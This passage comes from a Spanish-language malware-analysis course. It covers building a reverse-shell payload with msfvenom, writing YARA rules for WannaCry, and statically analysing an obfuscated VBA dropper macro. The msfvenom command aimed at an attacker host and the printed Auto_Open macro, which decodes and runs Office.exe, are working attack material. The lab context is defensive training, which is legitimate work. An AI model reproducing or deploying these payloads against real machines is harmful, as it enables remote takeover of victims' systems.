
1

```
cyber@kali:~$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.17.104 LPORT=4444
--platform windows -a x64 -f exe -o virus.exe
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: virus.exe
cyber@kali:~$
cyber@kali:~$ ls virus.exe
virus.exe
```

Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (4/7)


– Ejecute un servidor HTTP python e inicie a escuchar el host atacante.



Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (5/7)


– Conecte el servidor HTTP y ejecute el malware.



Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (6/7)


– Conecte el servidor HTTP y ejecute e malware.



Práctica 1.2 – Su primer malware

A. Crear un malware que le proporcionará un reverse shell (7/7)

– Intente ejecutar comandos en el host víctima



– ¡Ahora podrá ejecutar comandos en la máquina de la víctima desde la máquina del atacante!

Práctica 1.2 completa.

> Tome algunos minutos para recapitular lo que ha aprendido

Lista de ejercicios

> Lista de ejercicios prácticos.

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- **Práctica 2.1 – Identificación de Malwares con Yara**
- Práctica 2.2 – Análisis estático básico
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 2.1 – Identificación de Malwares con Yara

- Su objetivo es practicar con una herramienta bien conocida y realizar su primer movimiento en la identificación de malwares.

Práctica 2.1 – Identificación de Malwares con Yara

30’

> Objetivos

- Aprender lo básico de YARA
- Crear reglas para detectar WannaCry
- Crear reglas para detectar ransomwares

> Antes de empezar la práctica

- Conéctese a su **ATTACKER_WKS**: con el usuario **cyber** y contraseña **Cyber==**
- Herramientas:
  - **Yara (la documentación esta ubicada en ~/yara/doc.pdf)**
  - **strings,md5deep,…**

Práctica 2.1 – Identificación de Malwares con Yara

> Guía

A. Realice un análisis de estadística trivial de ~/yara/wannacry.exe

– Con strings

– Con md5deep

B. Escriba reglas especificas en Yara

– Basado en los análisis estáticos triviales

– Probar las reglas especificas.

C. Escriba reglas globales para detectar ransomwares

– Basado en funciones Microsoft API

– Utilice el formato regex para direcciones bitcoin

– Pruebe las reglas globales

Práctica 2.1 – Identificación de Malwares con Yara

> Paso a Paso

A. Realice un análisis de estadística trivial de ~/yara/wannacry.exe

– Con strings

```
root@kali:~# cd yara
root@kali:~/yara# strings wannacry.exe | grep -E "\w{10,}" | sed -n 82,90p
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey
CryptImportKey
CryptAcquireContextA
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
```

Funciones de cifrado Microsoft API

Dirección de bitcoin del atacante para el rescate

```
root@kali:~/yara# md5deep wannacry.exe
84c82835a5d21bbcf75a61706d8ab549  /root/yara/wannacry.exe
```

– Con md5deep

Práctica 2.1 – Identificación de Malwares con Yara

B. Escriba reglas especificas en Yara (1/2)


– Basado en los análisis estáticos triviales

```
import "hash"

rule Wannacry_btc_address
{
    meta:
        description = "Detect wannacry bitcoin address"
    strings:
        $btc_address_1 = "115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn" fullword ascii
        $btc_address_2 = "12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw" fullword ascii
        $btc_address_3 = "13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94" fullword ascii
    condition:
        any of them
}

rule Wannacry_signature
{
    meta:
        description = "Detect wannacry signature"
    condition:
        hash.md5(0, filesize) == "84c82835a5d21bbcf75a61706d8ab549"
}
```

Práctica 2.1 – Identificación de Malwares con Yara

B. Escriba reglas especificas en Yara (2/2)

– Probar las reglas específicas.




Práctica 2.1 – Identificación de Malwares con Yara

C. Escriba reglas globales para detectar ransomwares (1/2)

– Basado en funciones Microsoft API

– Utilice el formato regex para direcciones bitcoin



Práctica 2.1 – Identificación de Malwares con Yara

C. Escriba reglas globales para detectar ransomwares (2/2)

– Pruebe las reglas globales

```
root@kali:~/yara# yara rules/ransomware.yar wannacry.exe
rules/ransomware.yar(7): warning: $btc_address_format in rule Ransomware is slow
ing down scanning
Ransomware wannacry.exe
root@kali:~/yara#
```

Práctica 2.1 completa.

> Tome algunos minutos para recapitular lo que ha aprendido

Lista de ejercicios

> Lista de ejercicios prácticos.

- Práctica 1.1 – Ejecución de un Malware
- Práctica 1.2 – Su primer Malware
- Práctica 2.1 – Identificación de Malwares con Yara
- **Práctica 2.2 – Análisis estático básico**
- Práctica 2.3 – Análisis estático avanzado
- Práctica 2.4 – Análisis dinámico
- Práctica 2.5 – Análisis dinámico automatizado.

Práctica 2.2 – Análisis estático básico

- Su objetivo es entender los métodos del análisis estático básico.

Práctica 2.2 – Análisis estático básico

> Objetivos

- Realizar los primeros pasos de un análisis estático de malware

50’

> Antes de empezar la práctica

- Conéctese a su **MALWARE_ANALYSIS_WKS**: (auto inicio de sesión)
- Herramientas:
  - **olevba**
  - **CFF explorer**
  - **ilspy**
  - **python**

Práctica 2.2 – Análisis estático básico

> Guía

A. Macro malicioso VBA

– Contexto

– Analizar el macro con olevba

– Confirmar su análisis en la ejecución de la macro

– Recupere los archivos lanzados por la macro con un lenguaje de programación (python)

B. .Net reverse

– Analice el archivo office.dll con CFF explorer

– Analice el archivo office.dll con ILSpy


– Aprenda el algoritmo de cifrado y descifre con un lenguaje de programación (python)

Práctica 2.2 – Análisis estático básico

> Paso a Paso

A. Macro malicioso VBA (1/12)

– Contexto



Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (2/12)

– Analizar el macro con olevba

```
C:\Users\cyber>cd Desktop\Static_1

C:\Users\cyber\Desktop\Static_1>olevba VBA.xlsm
```

1

```
olevba 0.55.1 on Python 3.7.2 - http://decalage.info/python/oletools
===============================================================================
FILE: VBA.xlsm
Type: OpenXML
Error: [Errno 2] No such file or directory: 'xl/vbaProject.bin'.
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: xl/vbaProject.bin - OLE stream: 'VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
'VBA code protection using: www.excel-pratique.com/en/vba_tricks/vba-obfuscator.php
Function tade34d84f20fa55ab2e835b99745faad(ByVal q42272045b6e63ef1f0acf11318625bad)
Const tb1bed3859559f8584b2237062dfffa22 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuv
Dim dataLength, sOut, groupBegin
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbCrLf, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbTab, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, " ", "")
dataLength = Len(q42272045b6e63ef1f0acf11318625bad)
If dataLength Mod 4 <> 0 Then
Err.Raise 1, "bad decode", "Bad string."
Exit Function
End If
For groupBegin = 1 To dataLength Step 4
Di numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
numDataBytes = 3
nGroup = 0
For CharCounter = 0 To 3
thisChar = Mid(q42272045b6e63ef1f0acf11318625bad, groupBegin + CharCounter, 1)
If thisChar = "=" Then
```

2

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (3/12)

– Analizar el macro con olevba

```
'VBA code protection using: www.excel-pratique.com/en/vba_tricks/vba-obfuscator.php
Function tade34d84f20fa55ab2e835b99745faad(ByVal q42272045b6e63ef1f0acf11318625bad)
Dim dataLength, sOut, groupBegin
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbCrLf, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbTab, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, " ", "")
dataLength = Len(q42272045b6e63ef1f0acf11318625bad)
If dataLength Mod 4 <> 0 Then
Err.Raise 1, "bad decode", "Bad string."
Exit Function
End If
For groupBegin = 1 To dataLength Step 4
Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
numDataBytes = 3
nGroup = 0
For CharCounter = 0 To 3
thisChar = Mid(q42272045b6e63ef1f0acf11318625bad, groupBegin + CharCounter, 1)
If thisChar = "=" Then
numDataBytes = numDataBytes - 1
thisData = 0
Else
thisData = InStr(1, tb1bed3859559f8584b2237062dfffa22, thisChar, vbBinaryCompare) - 1
```

3

```
Shell zf3833a9de0a5dfac2c57f1b96bb53efe & "\      e.exe"
End Sub

---------------------------------------------------------------------------
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
---------------------------------------------------------------------------
VBA MACRO Feuil1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Feuil1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
+----------+--------------------+-------------------------------------------+
|Type      |Keyword             |Description                                |
+----------+--------------------+-------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened     |
|Suspicious|Open                |May open a file                            |
|Suspicious|Output              |May write to a file (if combined with Open)|
|Suspicious|Print #             |May write to a file (if combined with Open)|
|Suspicious|Shell               |May run an executable file or a system     |
|          |                    |command                                    |
|Suspicious|WScript.Shell       |May run an executable file or a system     |
|          |                    |command                                    |
|Suspicious|exec                |May run an executable file or a system     |
|          |                    |command using Excel 4 Macros (XLM/XLF)     |
|Suspicious|CreateObject        |May create an OLE object                   |
|Suspicious|Chr                 |May attempt to obfuscate specific strings  |
|          |                    |(use option --deobf to deobfuscate)        |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be  |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                   |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be|
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                   |
|IOC       |Office.dll          |Executable file name                       |
|IOC       |Office.exe          |Executable file name                       |
```

1

2

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (4/12)

– Analizar el macro con olevba

```
Sub Auto_Open()
Dim wshShell As Object
Dim fso As Object
Dim exec As String
Dim b6caf38c6952af16502fba52e9cdf4f56 As String
Dim Drop As String
Dim fileNo As Integer
Dim zf3833a9de0a5dfac2c57f1b96bb53efe As String
Drop = Range("F4").Value & Range("N77").Value & Range("C380").Value
Set wshShell = CreateObject("WScript.Shell")
zf3833a9de0a5dfac2c57f1b96bb53efe = wshShell.SpecialFolders("Desktop") + "\Office"
With CreateObject("Scripting.FileSystemObject")
If Not .FolderExists(zf3833a9de0a5dfac2c57f1b96bb53efe) Then .CreateFolder zf3833a9de0a5dfac2c57f1b96bb53efe
End With
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.dll" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("F4").Value)
Close #3
Debug.Print "FINISH!"
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.exe" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("N77").Value & Range("N78").Value & Range("N79").Value & Range("N80").Value
 & Range("N81").Value & Range("N82").Value & Range("N83").Value)
Close #3
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.runtimeconfig.json" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("C380"))
Close #3

Shell zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.exe"
End Sub
```

1

2

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (5/12)

– Analizar el macro con olevba

```
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.dll" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("F4").Value)
Close #3
Debug.Print "FINISH!"
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.exe" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("N77").Value & Range("N78").Value & Range("N79").Value & Range("N80").Value
 & Range("N81").Value & Range("N82").Value & Range("N83").Value)
Close #3
Open zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.runtimeconfig.json" For Output As #3
Print #3, tade34d84f20fa55ab2e835b99745faad(Range("C380"))
Close #3

Shell zf3833a9de0a5dfac2c57f1b96bb53efe & "\Office.exe"
End Sub
```

1 2 3 4

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (6/12)

– Analizar el macro con olevba

```
Function tade34d84f20fa55ab2e835b99745faad(ByVal q42272045b6e63ef1f0acf11318625bad)
Const tb1bed3859559f8584b2237062dfffa22 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
Dim dataLength, sOut, groupBegin
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbCrLf, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, vbTab, "")
q42272045b6e63ef1f0acf11318625bad = Replace(q42272045b6e63ef1f0acf11318625bad, " ", "")
dataLength = Len(q42272045b6e63ef1f0acf11318625bad)
If dataLength Mod 4 <> 0 Then
Err.Raise 1, "bad decode", "Bad string."
Exit Function
End If
For groupBegin = 1 To dataLength Step 4
Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
numDataBytes = 3
nGroup = 0
For CharCounter = 0 To 3
thisChar = Mid(q42272045b6e63ef1f0acf11318625bad, groupBegin + CharCounter, 1)
If thisChar = "=" Then
numDataBytes = numDataBytes - 1
thisData = 0
Else
thisData = InStr(1, tb1bed3859559f8584b2237062dfffa22, thisChar, vbBinaryCompare) - 1
End If
If thisData = -1 Then
Err.Raise 2, "Bad decode", "Bad character In string."
Exit Function
End If
```

1 2 3 3 3

Práctica 2.2 – Análisis estático básico

A. Macro malicioso VBA (7/12)

– Analizar el macro con olevba

```
thisData = InStr(1, tb1bed3859559f8584b2237062dfffa22, thisChar, vbBinaryCompare) - 1
End If
If thisData = -1 Then
Err.Raise 2, "Bad decode", "Bad character In string."
Exit Function
End If
nGroup = 64 * nGroup + thisData
Next
nGroup = Hex(nGroup)
nGroup = String(6 - Len(nGroup), "0") & nGroup
pOut = Chr(CByte("&H" & Mid(nGroup, 1, 2))) + _
Chr(CByte("&H" & Mid(nGroup, 3, 2))) + _
Chr(CByte("&H" & Mid(nGroup, 5, 2)))
sOut = sOut & Left(pOut, numDataBytes)
Next
tade34d84f20fa55ab2e835b99745faad = sOut
End Function
```

